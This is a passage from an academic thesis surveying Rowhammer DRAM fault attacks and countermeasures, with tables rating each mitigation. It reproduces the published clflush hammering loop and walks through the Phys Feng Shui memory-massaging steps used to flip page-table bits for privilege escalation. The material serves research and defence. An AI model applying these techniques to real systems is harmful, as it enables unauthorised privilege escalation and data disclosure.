   In 2003, Tsunoo et al. proposed the first practical attack against the cryptographic algorithm DES [129]. This kind of attack usually steal secret keys and depend on vulnerabilities in used cryptographic algorithms rather than on an exhaustive key search where one search for all possible key combinations. In the following years, many attacks followed which used CPU resources, memory deduplication techniques and shared libraries [55, 120]. In the early days of cache, side-channel attacks were characterised by attacks on L1 cache [21, 105]. Later attacks were published which manipulated the cache to reveal the current state while monitoring the activity of a victim, waiting for an action to take place. The changed data then was examined to draw conclusions [53, 58, 59, 63, 139]. Yarom et al. used a technique called FLUSH + RELOAD to recover 90% of an RSA private key [139]. And, Irazoqui et al. were even able to recover whole AES keys in under one minute [63].

2. *Fault attacks.*

   Fault attacks are exploiting hardware and software to corrupt data. These attacks aim to bring hardware into an undocumented state where it surrenders (e.g. out of range voltage [127]). Attackers are thus able to modify data that should not be able to be accessible. In 2014, Kim et al. [75] showed that these attacks could be induced through software. The so-called Rowhammer attack is nowadays one of the most challenging and common hardware vulnerabilities. Rowhammer exploits the functionality of DRAM capacitors and triggers bit flips on specific memory rows. Researchers first assumed that these Rowhammer attacks can only be performed if an attacker has physical access to the devices, but in recent years, multiple studies have shown that this assumption was false. Other work showed that this bug can be used to exploit virtual machines in cloud environments [112, 138], web browsers [26, 57], and even on mobile systems [41, 57, 89, 132, 133].

   Mainly, Rowhammer attacks aim to break the integrity of systems to enable an adversarial to escape a sandbox [57, 116], perform a privilege escalation on hypervisor or operating systems [56, 57, 75, 112, 132, 138], execute a Denial of Service attack [56, 66] or inject errors in cryptographic protocols [23]. This leads to mitigation techniques which uses integrity checks [135] or the implementation of Error-Correcting Code (ECC) to provide security for the memory. Another assumption made on Rowhammer was that it was believed that integrity-based attacks are the only way of using the Rowhammer vulnerability. Kwong et al. [83] proved the research community wrong and showed that Rowhammer could also be used for unauthorised information disclosure[7]. The authors use a combination of Rowhammer as side-channel and an end-to-end exploit to leak a 2048-bit RSA key [83]. ECC has long been believed to be a valuable defence against Rowhammer attacks, but ECCploit [32] has proven that it is possible to defeat the error-correcting mechanism. But their attack is also applicable with activated ECC and therefore showing that modern mitigation techniques are not sufficient [83].

Chapter 3 presents fundamental knowledge about microarchitectural attacks and comprises three sections. Section 3.1 gives an introduction to software-based microarchitectural fault attacks (i.e. Rowhammer) and discusses a selected overview of Rowhammer attacks including all attacks published in articles from 2014 until 2019. Section 3.2 introduces countermeasures for Rowhammer attacks based on a DMA approach.

3.1 Microarchitectural Fault Attacks

Kim et al. [75] observed in their paper, published in 2014, that the increasing density of modern DRAM memory modules has made them predisposed to disturbance errors due to charge leakage into adjacent cells while memory is accessed. The authors showed that repeated toggling of the word line of a row (i.e. aggressor row) could accelerate the likelihood of leakage of charge from nearby rows (i.e. victim rows). Theses disturbances cause bits to flip. The triggering of bit flips through repeatedly accessing, i.e. *hammering* of a row, is known as Rowhammer. But there are also multiple versions of Rowhammer. When the Rowhammer attack relies on the use of one aggressor row to attack an adjacent row, it is called single-sided Rowhammer. If an attacker uses two rows, one lying above and one below the victim row, it is called a double-sided Rowhammer [116]. Hammering only one row is a technique by Gruss et al. [56] and has been called one-location Rowhammer.

The first Rowhammer example presented by Kim et al. [75] based on the assembler code Rowhammer_Loop shown in Listing 3.1 is used on machines with Intel or AMD CPUs to induce Rowhammer. `clflush` is used for flushing data from the cache to ensure DRAM is used, and the data is not cached in between. Because of the row buffer, it is necessary to make use of two rows: x and y. They are alternately opened and closed to avoid reading from the row buffer. By using aggressor rows, the attacker can induce bit flips in adjacent memory rows and exploit the system.

```
Rowhammer_Loop:
    mov (address_x), %rax   // read address x
    mov (address_y), %rbx   // read address y
    clflush (address_x)     // flush cache for address x
    clflush (address_y)     // flush cache for address y
    jmp Rowhammer_Loop
```

LISTING 3.1: Assembly code which induces bit-flip errors.

Software-based microarchitectural fault attacks can be divided into four procedures. First, the attacker selects suitable vulnerable memory positions for locating security-sensitive objects. When the hammer-able positions are found, the attacker continues, with step two and hammers the DRAM to produce bit flips. Kim et al. [75] detected that when DRAM produces bit flips, at these same locations the bit flips can be reproduced. Next, the attacker verifies that exploitable bit errors have been produced and, finally, he exploits them.

1. **Preparation:** In order to produce bit flips, an attacker first needs to know which positions in DRAM are vulnerable. Those vulnerable positions are fixed but differ according to the device [54, 132]. Hence, he first needs to locate appropriate memory positions. Rowhammer attacks which targets are, e.g. escalation of privileges, needs to flip specific bits. While on the other hand there are attacks which, e.g. want to crash or damage a system only, need to hammer at one specific position. There are several techniques to locate appropriate memory positions:

- *Spraying.* Spraying refers to a technique which wants to spray objects (e.g. page tables) all across the memory so that there is a higher possibility to locate an object in a vulnerable memory position [116, 132]. In Dedup Est Machina, Bosman et al. [26] used a spraying technique which is based on the birthday paradox. The paradox says that the probability of two people sharing the same date of birth within a room is high. For a group of 70 people, the probability is 99.9%, and for 23 people, it is still 50% [1]. Bosman et al. [26] use the phenomenon to spray controlled targets all over the memory and thus reduce the memory requirements enormously.
- *Padding.* The selective padding technique makes abusive use of system mechanisms. For example in [132], they use the buddy allocator to create a specific memory allocation pattern. On a high level, this technique exhausts large chunks of memory, releases chunks, splits these into smaller chunks and begins with the same technique again. Then the system forces to pad the object (e.g. page table) into the desired memory position; i.e. the position of the released vulnerable chunk of memory [26, 41, 132].
- *Special Mechanisms.* Unique Mechanisms, such as memory deduplication and MMU virtualisation, induce the system to use artificial objects, which are exchanged by the attacker with a real one and contains the same content as the victim object [41, 56, 132].
- *Try and fail.* Try and fail refers to a technique by which one tries different positions in memory. If the attempt does not deliver the desired result, it is seen as a failed attempt and will be aborted. This process keeps on going until the conditions are met in a vulnerable position [56, 141].

2. **Hammering:** The most central attack primitive of the Rowhammer attack is the *hammering* part. Hammering refers to the frequent accessing of aggressor rows on the DRAM to trigger bit flips on a victim row. In order to obtain bit flips, the attacker must bypass the CPU cache and access the DRAM directly. This mechanism can be implemented in several ways:

   - *Specific Instruction.* There are instructions which can be called from userland to trigger the cache to flush. One often-used unprivileged instruction for Rowhammer attacks on x86 platforms is `clflush` [75, 116].
   - *Cache Eviction Set.* An eviction set is a group of congruent virtual addresses [54] which is used by an eviction strategy in a specific access pattern. The access pattern defines the way, and in which order the cache eviction set will be accessed [26, 41, 57].
   - *Direct Accessible Memory.* Some memory regions such as DMA (Direct Memory Access) [132, 133] or RDMA (Remote Direct Memory Access) [123] can be accessed without going through the entire cache. These uncached memory regions are the basis for some powerful Rowhammer attacks as we see further in section 5.

There are multiple ways to conduct and respectively induce the Rowhammer vulnerability. In general, there are three types of Rowhammer attacks: single-sided, double-sided, and one-location. In the following, we discuss these three types of attacks:

- *Single-sided Rowhammer.* The single-sided version, as seen in figure 3.1, is the first Rowhammer attack detected in 2014 [75]. By alternatively accessing two randomly chosen aggressor rows, it is possible to induce bit flips in adjacent rows. It is called single-sided Rowhammer because the victim row is only hammered from a single side.




FIGURE 3.1: Schemata of single-sided Rowhammer. Victim rows are displayed in lighter blue and the aggressor rows in darker blue.

- *Double-sided Rowhammer.* This Rowhammer variant makes use of targeted hammering of two aggressor rows surrounding a victim, as shown in figure 3.2 [116]. Seaborn [116] showed that this technique is more efficient, but there is also a higher number of disturbance errors in comparison with the single-sided version. Prerequisites for this attack are, for example, knowledge of mappings from virtual to physical memory or physical contiguous memory regions. Researchers make use of special techniques from system interfaces (e.g. `/proc/self/pagemap`) [116] to timer object to detect contiguous memory [41] in order to create double-sided Rowhammer attacks.




FIGURE 3.2: Schemata of double-sided Rowhammer. Victim rows are displayed in lighter blue and the aggressor rows in darker blue.

- *One-location Rowhammer.* One-location Rowhammer is a technique which was presented by Daniel Gruss et al. in 2018 [56]. This method applies *hammering* at only one memory location (see figure 3.3). Hence, the attack is not inducing conflicts in any DRAM rows but only re-open one row at a time. This technique is only usable at systems where exploitable bits are already known. The basis for the one-location Rowhammer attack is a FLUSH + RELOAD [139] loop where a single random address is chosen and then hammered [56].




FIGURE 3.3: Schemata of one-location Rowhammer. Victim rows are displayed in lighter blue and the aggressor rows in darker blue.

3. **Verification:** Previously, we described primitives to detect vulnerable contiguous memory locations and explain how to start with the hammering process. By hammering, it is possible to create one-bit flip at one position. In order to know if a bit flip is triggered, we have to verify this information. Thus after one hammering step, we always have to verify if a bit has flipped and then continue hammering if necessary. We categorise techniques for verification into the following ones:

- *Direct Read.* If the target object is readable for the attacker, then one can read direct the memory and verify if a bit flip was triggered [75, 88].
- *Observation.* In the other case (i.e. the target is not readable), the attacker has to verify the bit flip through observation. Moreover, the attacker should notice that the behaviour of the victim did not change [112, 116].

4. **Exploitation:** The last step is exploitation. Verified bit flips can be exploited in several ways. [138] uses the Rowhammer bug to break the para-virtualisation memory isolation of virtual machines, Frigo et al. [41] escape the JavaScript Sandbox and Drammer [132] in combination with Stagefright [29] or BAndroid [82, 99] could be used to create a remote root exploitation chain [136]. Exploitation can be done in several ways, and different degrees of severity, but the most prominent way of exploitation should be privilege escalation, which is executed to get administrative privileges. Moreover, the defence against these techniques is also a target of Rowhammer defence mechanisms [20, 133].

Table 3.1 lists all previously presented attacks and displays primitives used in each attack. The table contains the most potent Rowhammer attacks which were published since 2014. The first column contains the name of the attack, or when the authors did not name the attack, then it contains a part of the paper's name. The following columns relate to the previously presented preparation, hammering and verification primitives.

Name of the attack	Origin of attack			Preparation				Hammering						Verification	
	Unprivileged	Privileged	Remote	Spraying	Padding	Special Mechanisms	Try and fail	Specific Instruction	Cache Eviction Set	Direct Accessible Memory	Single-sided RH	Double-sided RH	One-location RH	Direct Read	Observation
Flipping Bits [75]	x			x							x	x		x	
Gain kernel priv. [116]	x			x				x			x	x		x	x
New Approach [110]	x			x				x			x			x	x
Dedup Est Machina [26]			x		x				x		x				x
Rowhammer.js [57]	x		x	x					x		x				x
Curious Case [23]		x					x	x	x		x				x
One Bit Flips [138]		x				x		x				x		x	
Flip Feng Shui [112]		x				x		x				x		x	
Drammer [49]	x				x					x		x			x
When good protections [3]	x			x					x		x			x	
SGX-Bomb [66]	x						x	x				x			x
Still hammerable [30]	x				x			x			x				x
Nethammer [88]			x				x	x	x	x			x	x	x
GLitch [41]			x		x				x			x			x
Another Flip [56]	x						x	x					x	x	
RAMpage [133]	x				x					x		x			x
Throwhammer [123]			x		x					x		x			x
Persistent Fault Analysis [141]		x					x	x				x		x	
RAMbleed [83]	x				x					x	x	x			x

TABLE 3.1: Analysis of all Rowhammer attacks.

3.2 Mitigation techniques for Rowhammer

All Rowhammer defences have in common that they try to mitigate one of the attack primitives: Preparation, hammering or verification. If one attack primitive is mitigated, the whole attack will not be successful and cannot achieve the desired effect. In the following, a selection of Rowhammer countermeasures will be discussed. In this section, we present an overview of all Rowhammer attacks, from the first finding in 2014 [75] to the newest threat released in mid of 2019 [83]. We analyse the attacks based on their ability as viable defence against a certain Rowhammer attack. However, our primary focus lies on the mitigation of a DMA-based Rowhammer (see section 5).

3.2.1 Preparation prevention

Finding the victim object in a vulnerable position is the prerequisite for an effective execution of Rowhammer. Accordingly, there are countermeasures which aim to prevent the *preparation* stage.

B-CATT Bootloader - CAn't Touch This (B-CATT) [28] is a countermeasure, which uses the bootloader to map the physical memory and to look for vulnerable cells. With the operating system then marking these affected pages as not available, it takes the possibility from attackers to induce bit flips in the first place. This kind of blacklisting strategy has been proven to be neither practical nor secure, as it requires the user to disable a considerable amount of physical memory. Moreover, experiments from researchers have shown [133] that vulnerable cells increase over time, which makes B-CATT particular insecure.

Memory footprint detection To use Rowhammer, an attacker exhausts the entire memory to precisely place a page in the memory and then exploits it. One countermeasure against this procedure is to disallow conspicuous memory footprints. Memory footprint refers to the RAM that the software utilises when it is running. Software reserves memory for data and additional instructions for a time when the memory is needed [124]. Spraying [57, 116] and grooming [112, 132, 133] techniques can easily exhaust memory, which can result in OOM situations, where the process of the attacker gets killed by the OS. Therefore, the memory allocator avoids placing kernel pages near userland pages by default. Only near OOM situations, when the memory is exhausted, it will behave differently. This behaviour was also used by [57, 132]. When the memory allocator prohibit malicious memory exhaustion, an adversarial is not able to force victim pages to particular locations [56].

3.2.2 Hammering prevention

The most crucial primitive of the Rowhammer attack is *hammering*, and therefore the main focus of the most countermeasures lie on this stage. In order to prevent any attacker from bypassing the cache to Error-Correcting Code, countermeasures can be applied on different software and hardware stages. One of the first mitigation techniques was to counter the vulnerability through removing the vulnerabilities' fundamental. Rowhammer requires an attacker to read one-row hundreds of times within a specific time frame to cause a bit flip.

PARA / PRA With the publication of [75], Kim et al. not only publicised their attack but also presented seven possible countermeasures. Their seventh solution is called PARA (Probabilistic Adjacent Row Activation) [75, 116], and is a low-overhead defence. The idea of PARA is to refresh adjacent rows with a low probability every time a row is read. According to statistics, if a row is read repeatedly, it will also open the adjacent row which refreshes it and mitigate the bit flip. PRA (Probabilistic Row Activation) [74], an enhanced version of PARA, was published soon after PARA. The core principle remains the same, and it open adjacent rows or non-adjacent rows with a small probability to refresh rows before any bit flips might occur. In order to make these solutions successful, modifications on the memory controller are necessary.

Double refresh rate Kim et al. [75] wanted to counteract Rowhammer by doubling the refresh rate to increase the necessary hammering frequency in such a way that this primitive will be neglected. Aweke et al. [20] found out that this technique is highly ineffective and that there is an intense performance loss which comes with this technique.

Prohibit clflush As a countermeasure to the code presented by Kim et al. in 2014 [75], Seaborn proposed to disallow the `clflush` instruction in the native NaCl sandbox [116]. `clflush` enables a software engineer to access the DRAM directly and therefore bypass caching, which triggers Rowhammer. An example of the execution was presented in Listing 3.1. Researchers [57] showed that disabling `clflush` has no effect, and Rowhammer can still be executed through other means.

ANVIL ANVIL [20] is a technique which counts the last-level cache misses through the performance monitoring unit (PMU) of the processor. When the amount of cache misses in a given time period exceeds a predefined threshold, ANVIL will force the rows to refresh early which prevents any bit flips from happening. For single and double-sided Rowhammer attacks, this countermeasure can be successful. But one-location Hammering will challenge ANVIL because it only accesses one row, which will not alarm the system [56]. According to van der Veen et al. it is possible to monitor DRAM accesses rather than last-level cache misses [133]. This would make ANVIL a secure defence preventing bit flips, but they [133] were unable to locate a feature which could implement the second stage of ANVIL. Therefore, this solution is not usable against DMA-based Rowhammer attacks.

ECC Error-Correcting Code (ECC) [60] is a mechanism which is able to correct one-bit error per ECC word (64-bit) in the physical memory, which diminish any attacker from using bit flips. However, ECC does not protect against multiple bit errors [5, 84]. Moreover, researchers have shown in current work [32, 83], that Error-Correcting Code can not protect the system against any exploitation of the Rowhammer vulnerability. To use ECC, a new memory chip is necessary. Old DRAM modules will not have access to ECC.

TRR Target Row Refresh (TRR) is an adopted Rowhammer defence in the new standard of LPDDR4 [71]. *Target Row Refresh* refreshes, similar to ANVIL, adjacent rows when rapid row accesses are detected. Since researchers showed [132] that it is still possible to exploit Rowhammer by causing bit flips on new phones with LPDDR4 memory, it is proven that TRR is not secure. As with ECC to use TRR, the DRAM module must be new.

Disabling contiguous heap Disabling the contiguous heap [49] was one of the countermeasures presented by Google as a reaction to the release of Drammer [132]. Through a security update of the kernel in November 2016, Android can no longer use the `SYSTEM CONTIG` (kmalloc) heap. Without the kmalloc heap, Google tried to take away the possibility of using contiguous memory, which is a necessary primitive for executing a double-sided Rowhammer. However, through the subsequent efforts of van der Veen and his team [133], they were able to use the generic SYSTEM heap for the allocation of contiguous memory. As presented, other work by Frigo et al. [41] was also able to acquire contiguous memory through another side-channel attack.

Reduction of the pool size Next, to disabling the contiguous heap, Google also reduced the pool size to mitigate DMA-based Rowhammer attacks, namely Drammer [49]. Previously, the Android ION memory manager was able to allocate and pool physical memory from different pool sizes ranging from 4 MB down to 4 KB. Now, there are only two internal memory pools. The maximum pool size was reduced to 64 KB, which makes it difficult for an attacker to obtain contiguous physical memory and not fragmented pieces of memory. Previous work presented a possibility to get still contiguous memory served. A request of large size are likely to be physically contiguous and are served by the buddy allocator directly [133].

Rapid detection (hash tree) In [135], Vig et al. propose a mechanism to detect bit flips by combining the sliding window protocol [108] with a dynamic integrity tree that relies on Keccak [22]. The sliding window protocol is used to monitor the RAM accesses to identify vulnerable rows, and possible bit flips. Detected bit flips in rapidly accessed DRAM rows can then be added to the hash tree. This countermeasure relies on the detection of bit flips rather on the prevention of any bit flips.

3.2.3 Verification prevention

Another feasible solution is to prevent the attacker from exploiting the bit flips. Even though an attacker had success in flipping a certain number of bits, if he is unable to exploit the primitive, the flipped bits have no real impact. The core idea of prevention the *verification* is to isolate memory into different memory domains and ensure that problematic bit flips only occur in the attacker's own domain.

ALIS With Throwhammer [123], Tatar et al. also proposed a way to defend against it and named it ALIS (ALlocations ISolated). ALIS is a defence against the *verification* primitive and uses guard rows to prevent the exploitation of bit flips. The researchers use precise memory isolation of the network buffers (i.e. DMA) to separate them from the rest of the memory. Through guard rows they isolated bit flips from security-sensitive domains and negate all occurring bit flips. Because ALIS was solely produced for Throwhammer, it cannot be used against any other Rowhammer attack.

CATT CATT (CAn't Touch This) or G-CATT (Generic - CAn't Touch This) [28] is one of the first countermeasures which attempts to prevent the *verification* primitive. CATT wants to ensure that an attacker is restricted in his own domain and wants to prevent bit flips in higher-privileged domains (i.e. OS kernel). It does so by extending the memory allocator to partitioning the memory into two security domains, user and kernel. The attacker is still able to induce bit flips, but he cannot cause bit flips in the kernel area. However, the reliability of G-CATT is doubted by researchers [133] and further, this countermeasure is believed to be impractical. Moreover, 'Another Flip in the Wall of Rowhammer Defences' [56] presented opcode flipping, an attack primitive that, with one targeted bit flip in a sudo binary, can be used to allow an unprivileged process to gain root privileges. Another work [30] showed that double-ownership kernel buffers such as video buffers, which share the buffer between the kernel and the user, allow an attacker to bypass CATT.

VUsion With VUsion [103], researchers from the University of Amsterdam created an efficient countermeasure for their previously published exploitation technique 'Flip Feng Shui' [112]. VUsion is a secure page fusion system that wants to deny the attacker's ability to distinguish between fused and non-fused pages. Therefore, an attacker is not able to use the *verification* procedure and can not finish the Rowhammer exploitation. The authors promise that VUsion is further able to stop side-channel attacks where an attacker uses merge operations or massage the physical memory through predictable reuse pattern of the memory [103].

Memory separation Separation of lowmem (kernel memory) and highmem (user memory) [49] was the third part of countermeasures against Drammer-like attacks on Android devices. Now, any memory request going to the SYSTEM heap will return highmem pages in memory, which do not contain critical data structures. Even when highmem and lowmem were separated, through exhaustion of highmem memory, it is still possible to force the kernel to deliver lowmem [133]. Therefore this countermeasure is not secure.

GuardION GuardION [133] is a sophisticated and secure countermeasure presented by Victor van der Veen et al. Their countermeasure wants to prevent to exploit flipped bits on Android devices diminishing specialised DMA-based *hammering*. GuardION introduced two-guard rows that isolate each DMA buffer allocation. One guard row is deployed at the beginning of each allocation, and one is at the end. This technique enforces a strict containment policy that excludes bit flips to happen inside the DMA buffer boundaries, and it takes an attacker the possibility to inject bit flips into security-sensitive areas. Other countermeasures also adopted the system of guarding rows such as ALIS [123] and ZebRAM [81]. However, Google [134] declined to implement the solution in their Android systems as it lowers the performance of the devices to a not bearable extent.

ZebRAM One of the more recent countermeasures, ZebRAM [81], uses similar mechanisms than ALIS and GuardION to prevent *verification*. Through guard rows, ZebRAM isolates all data rows to absorb bit flips and make them harmless. ZebRAM is the first comprehensive software-based defence usable against all Rowhammer attacks [81] protecting sensitive data from adversarial exploits. The authors claim that they overcame the usual compatibility issue of guard rows using physical memory remapping and a memory swap space to provide an efficient but low overhead solution. ZebRAM is, up to now, the most sophisticated and general solution. Preventing the *verification* attack primitive with guard rows seems to be the most promising direction for future countermeasures.

Encryption With the publication of RAMbleed in June 2019, OpenSSH was the centre of attraction. As a reaction to that publication, the open-source software engineer Damien Miller added another layer of protection for the RSA signing keys [98]. With his change, he wanted to mitigate all speculative and memory side-channel attacks like Spectre [80], Meltdown [90] and Rowhammer (i.e. RAMbleed). Miller used a symmetric key, which he derived from a 'prekey' to encrypt the private keys. The prekey itself consists out of 16 KB random data. In order to successfully attack OpenSSH, an attacker must recover the precise prekey and can then attempt to decrypt the private key. According to the software engineer, the keys are encrypted when they got loaded and are decrypted when they are used for signing or when they are being saved.

However, while encryption works fine as a preventive control against certain attacks, not all Rowhammer attacks can be diminished by this approach. If we want to prevent a privilege escalation through a DMA-based Rowhammer, we would need to encrypt the kernel. And every time any process accesses the kernel, we would need to decrypt it. If this is possible, then it would end in a massive limitation of performance. Therefore, encryption is not a workable countermeasure against this Rowhammer attack.

3.2.4 Summary

Table 3.2 lists all previously presented countermeasures and categorises them vertically into the affected attack primitive (i.e. preparation, hammering, verification) and horizontal into their reliability, practicality, security and usability. The defence is seen as reliable if the defensive mechanism is available at all times. Practicality refers to a countermeasure that has only a small overhead and where the performance reduction can be neglected; if that is applicable, it is seen as practical. While the reliability and practicality are only rated with yes or no, security and usability are rated based on the applicability on different computer systems and attacks. Security gets a rating from *0* to *3* according to the security it provides. *0* means the mechanism is not secure, *1* means that the defence can be used to mitigate one particular attack, *2* means that the control can be used for multiple attacks but might need some adjustments. Finally, a rating of *3* is given for a countermeasure that can be used across multiple platforms and for multiple attacks. For usability, a similar rating scheme is used; it is rated from *1* to *3*. A rating of *1* means low usability and the corrective can only be used on a certain computer system or in a particular environment. The defence gets the rating of *2* if it has better usability and can be deployed on multiple devices, computer systems or operating systems. And a *3* will be given when a countermeasure has high usability and can be used with nearly all computer systems, operating systems and environments. The usability rating is completely independent rated from the other categories.

Name of the countermeasure	Primitive affected	Description	Reliable	Practical	Secure	Useable
B-CATT	Preparation	Deactivate vulnerable pages and therefore prevent discovering possible targets.	no	no	1	2
Memory footprint detection	Preparation	Prevent attackers from exhausting the memory.	no	no	1	1
PARA and PRA	Hammering	Probabilistically opens rows to eliminate flips.	yes	no	1	1
Double refresh rate	Hammering	Doubling the refresh rate of DRAM to encouter the charge leakage.	no	no	0	1
Prohibit clflush	Hammering	Prohibit the clflush instruction to stop attacker from bypass the cache.	no	yes	1	1
ANVIL	Hammering	Monitor cache misses to detect a Rowhammer attack.	no	no	2	3
ECC	Hammering	Detect and automatically correct single bit errors in memory to prevent single bit flips.	no	no	0	3
TRR	Hammering	Detect victim rows by high frequency accesses and protect it by refresh adjecent rows.	no	no	0	3
Disabling the contiguous heap	Hammering	Disable kmalloc heap as mitigation for the Drammer attack.	no	yes	0	1
Pool size reduction	Hammering	Decrease the maximum pool size from 4 MB to 64 KB in Android ION to mitigate Drammer.	no	yes	0	1
Rapid detection (hash tree)	Hammering	Use a combination of sliding windows and integrity hash tree.	yes	yes	0	2
ALIS	Verification	Use guard rows for precise memory isolation of network buffers.	yes	yes	1	1
CATT	Verification	Isolate the physical memory of diverse system entities with gaps.	no	no	1	2
VUSion	Verification	Randomise page frame allocations to protect against memory deduplication attacks.	no	yes	1	1
Memory separation	Verification	Separation of lowmem and highmem to prevent getting access to lowmem data structures.	no	yes	0	1
GuardION	Verification	Isolation of DMA buffer with guard rows to prevent DMA-based rowhammer attacks.	yes	no	1	1
ZebRAM	Verification	Utilise guard rows to isolate all data rows and mitigate bit flips.	yes	yes	3	3
Encryption	Verification	Encrypt security sensitive data to harden speculative and memory side-channel attacks.	yes	yes	2	1

TABLE 3.2: Overview of all countermeasures for Rowhammer attacks.

Chapter 4

Feng Shui Primitives

After Kim et al. [75] discovered Rowhammer, researchers tried to develop exploits using the vulnerability. They used several mechanisms for that, but all of them had similarities and rely on a probabilistic element. Seaborn [116], for example, used a memory massaging technique to perform a privilege escalation. He forced the OOMing kernel to probabilistic re-use already released physical pages.

Probabilistic Rowhammer (PR) [3, 57, 75, 110, 116], attacks which having some non-deterministic and non-foreseeable element, always depend on techniques such as memory spraying. Memory spraying techniques [37, 42, 73, 111] allocate a considerable amount of objects in the memory to predict the layout of the memory and exploit it. The downside of PR attacking mechanisms is that they only offer weak reliability of exploiting a victim object. Due to the spraying, it is not guaranteed that a page table will be located in a security-sensitive area such as the kernel. When the wrong rows are hammered, it could permanently damage data or lead to a system failure [88].

Deterministic Rowhammer attacks depend on the expected behaviour of the physical memory allocator, e.g. Linux's Buddy Allocator, and memory pattern. To allow an attacker to place a page table into a foreseen location deterministically, he must be able to control the layout of the physical memory predictably.

This chapter gives an introduction to the attack primitives for the execution of Rowhammer. Section 4.1 discusses the Flip Feng Shui primitive of a deterministic Rowhammer approach.

4.1 Tricking the buddy allocator

Flip Feng Shui (FFS) [112] is an exploitation technique which is based on specific memory management utilities of servers, and that is based on three attack primitives.

- **Templating:** First, the attacker templates the physical memory locating any cells prone to flips through a hardware bug.
- **Massaging:** After a victim row was found, an attacker places an appropriate physical memory page into a position where the deduplication engine can merge the page of the victim with the page of the attacker.
- **Exploitation:** The last step is exploitation; when the memory page is placed and deduplicated, the attacker triggers the hardware bug to cause a bit flip and corrupt chosen data.

The authors of FFS also presented, next to their technique, an attack on OpenSSH authentication. By flipping a specific bit in the victim's page cache, the `authorized_keys`, storing the RSA public keys of OpenSSH, can get exploited and a user who has a corresponding RSA private key saved in the file can establish an SSH connection. In order to acquire this private key, an attacker can calculate it by factorise the public key. Through flipping one bit of the public key, it is made possible to factorising the private key, which then is used for the login [112].

4.1.1 Phys Feng Shui

In 2016, van der Veen [131, 132] continues his colleagues work, Flip Feng Shui, and developed Phys Feng Shui (PFS), a deterministic Rowhammer that works without any special memory management features such as memory deduplication. As in FFS, Phys Feng Shui requires three primitives for it to work: Hammering in a high frequency, massaging the physical memory and exploiting the vulnerable continuous physical addresses in a controlled manner. The most important part of the PFS exploitation technique is the templating of the memory. The process described in figure 4.1 shows the physical memory layout before and after each of the PFS steps. In the following, the effects of PFS on memory also will be discussed [132].

Initial Situation. Through the predictable behaviour of the Android buddy allocator, it is possible to acquire contiguous memory. To get a response in a predictable way, there are three chunk sizes required: Small (S), medium (M) and large (L). The small size is fixed at the size of one page (4 KB), M is set to the size of one row, and L is the size of the largest possible chunk.

- **Step 1.** First, it is necessary that all of the memory is exhausted. To do this, we need to use the buddy allocator to allocate all chunks of considerable size (L) and examine them for later exploitation.
- **Step 2.** The next step is to exhaust all M chunks so that there is no space left for large or medium chunk allocations.
- **Step 3.** Third, we select the vulnerable large chunk (L*) and release it.
- **Step 4.** After releasing L*, we need to allocate M chunks again. Because the rest of the memory is already full, the allocator needs to fill the just released L* chunk space with M chunks. This means that one of the M chunks will become a vulnerable one, i.e. M*.
- **Step 5.** Before we can actually place a page table (PT) in M*, we need to release the given chunk and also release all large chunks. PFS creates a lot of pressure in the RAM, and before causing an out of memory (OOM) issue, we take precautions by releasing L chunks. Running into an OOM situation would force the system to clean the memory or cause the system to crash [51].
- **Step 6.** After releasing M*, we are able to place a small chunk in the same vulnerable region. To reliably guarantee that subsequent L land in M*, we need to map 4 KB sized memory repeatedly. In order to determine whether the allocations are placed in the vulnerable regions, we can use two Linux commands from the proc directory: `/proc/pagetypeinfo` and `/proc/zoneinfo` (see Appendix). Those two give information about allocated and available page tables, memory nodes and zones [27, 117].
- **Step 7.** The last step is mapping a page in the released L* chunk but beforehand we need to align the victim page table page (PTP). We must make sure that we later can flip bits in the page table entry (PTE), and in order to do so, we allocate padding page tables. The number of padding PTP depends on the location of the victim PTP.
- **Step 8.** Lastly, we are able to map a page p in the released L* chunk, next to M* chunks either on the left (if we flip a 0 to a 1), or on the right (if we flip a 1 to a 0). The chosen virtual memory address is fixed to allocate a new page table page. Therefore, the position of the page table entry solely depends on the virtual address picked. Moreover, the vulnerable PTP (in M*) must be 2^n pages apart from page p, to be able to flip the n lowest bit in the victim PTE. The corresponding bit changes the PTE in a deterministic manner and points to the vulnerable page table page.

